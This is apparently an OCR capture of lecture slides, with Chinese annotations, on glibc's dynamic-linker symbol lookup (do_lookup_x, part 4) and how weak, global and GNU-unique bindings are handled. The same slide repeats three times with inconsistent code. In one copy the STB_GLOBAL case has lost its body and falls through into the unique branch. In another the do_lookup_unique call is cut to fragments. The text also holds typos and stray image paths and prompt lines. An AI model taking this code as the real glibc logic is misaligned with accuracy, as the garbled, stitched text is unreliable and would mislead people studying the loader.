                            result->m = (struct link_map *)map;
                        }
                        break;
                    }
                case STB_GLOBAL:
                    result->s = sym;
                    result->m = (struct link_map *)map;
                    return 1;

                case STB_GNU_UNIQUE:;
                    do_lookup_unique(undef_name, new_hash, (struct link_map *)map,
                                     result, type_class, sym, strtab, ref,
                                     undef_map, flags);
                    return 1;

                default:
                    break;
                }
            }

        skip:;
        } while (++i < n);
        return 0;
    }
```

$ DL Ing

do_lookup_x part4

- 共有三種 reloc type 的 symbol：
  - Weak
  - Global
  - Unique
- 此 link_map 沒有，找下一個 object




```
$ 
            switch (ELFW(ST_BIND)(sym->st_info))
            {
            case STB_WEAK:
                if (__glibc_unlikely(GLRO(dl_dynamic_weak)))
                {
                    if (!result->s)
                    {
                        result->s = sym;
                        result->m = (struct link_map *)map;
                    }
                    break;
                }
            case STB_GLOBAL:

            case STB_GNU_UNIQUE:;
                do_lookup_unique(undef_name, new_hash, (struct link_map *)map,
                                 result, type_class, sym, strtab, ref,
                                 undef_map, flags);
                return 1;

            default:
                break;
            }
        }

    skip:;
    } while (++i < n);
    return 0;
}
```

先前沒有找到 symbol 的話在用

$ DL lng

do_lookup_x part4

- 共有三種 reloc type 的 symbol：
  - Weak
  - Global
  - Uique
- 此 link_map 沒有，找下一個 object



u1f383@u1f383:/


```
$ ▌
            switch (ELFW(ST_BIND)(sym->st_info))
            {
            case STB_WEAK:
                if (__glibc_unlikely(GLRO(dl_dynamic_weak)))
                {
                    if (!result->s)
                    {
                        result->s = sym;
                        result->m = (struct link_map *)map;
                    }
                    break;
                }
            case STB_GLOBAL:
                result->s = sym;
                result->m = (struct link_map *)map;
                return 1;

            case STB_GNU_UNIQUE
                do                                     (struct link_map *)map,
                                                       m, strtab, ref,

                return 1;

            default:
                break;
            }
        }

    skip:;
    } while (++i < n);
    return 0;
}
```

找到就直接回傳

$ DL lng

do_lookup_x part4

- 共有三種 reloc type 的 symbol：
  - Weak
  - Global
  - Uique
- 此 link_map 沒有，找下一個 object



